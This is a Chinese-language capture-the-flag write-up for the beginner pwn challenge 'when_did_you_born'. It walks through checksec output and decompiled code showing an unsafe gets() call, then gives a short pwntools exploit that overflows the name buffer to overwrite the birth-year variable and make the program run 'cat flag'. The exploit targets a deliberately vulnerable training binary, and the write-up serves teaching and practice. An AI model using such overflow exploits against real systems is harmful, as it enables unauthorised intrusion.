攻防世界pwn新手练习（when_did_you_born）

原创

BurYiA 于 2019-09-16 15:21:43 发布

分类专栏： 攻防世界 pwn 文章标签： pwn writeup

攻防世界 同时被 2 个专栏收录

11 篇文章 0 订阅

订阅专栏

pwn

13 篇文章 1 订阅


订阅专栏

when_did_you_born

ok 多余的话就不继续累赘了昂，直接上手

```
root@kali:~/Learn/PWN/when_did_you_born# ls
when_did_you_born
root@kali:~/Learn/PWN/when_did_you_born# checksec when_did_you_born
[*] '/root/Learn/PWN/when_did_you_born/when_did_you_born'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~/Learn/PWN/when_did_you_born# 
```


程序同上次一样开了NX(堆栈不可执行)和CANNARY(栈保护)。接下来我们首先运行一遍程序




一个没什么意义的程序…注意他的输入的有两处
ok，接下来我们用IDA直接看代码

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax
  char v4; // [rsp+0h] [rbp-20h]
  unsigned int v5; // [rsp+8h] [rbp-18h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v5);
  while ( getchar() != 10 )
    ;
  if ( v5 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v4);
    printf("You Are Born In %d\n", v5);
    if ( v5 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  return result;
}
```


很明显的可以看到当输入的年份为**1926**时可以得到**flag**。但是有个问题，在年份输入后它会有个判断当年份为1926时会报错并跳出…
emmm。。。。。。这怎么搞


全文看一下我们可以发现除了存放年份的**v5**变量以外，他还有一个v4和v6，那么他们是否有什么关联呢，我们双击点进去看一下



ok，似不似很有意思？这意味着什么呢？这意味着我们可以用v4（Name）来覆盖v5（Birth）。
哎，发现了么，这两个东西刚好就是咱们需要输入的东西，所以这道题到这里就结束了，一个简单的变量覆盖
exp如下：

```
from pwn import *

r = remote("111.198.29.45", 58805)

payload = 'a' * (0x20 - 0x18) + p64(1926)

r.recvuntil("What's Your Birth?\n")
r.sendline("2000")

r.recvuntil("What's Your Name?\n")
r.sendline(payload)

print r.recv()
print r.recv()
```

代码效果如下咯：



ok，完成

最后放一下我的博客（www.buryia.top），有兴趣的师傅们可以来逛逛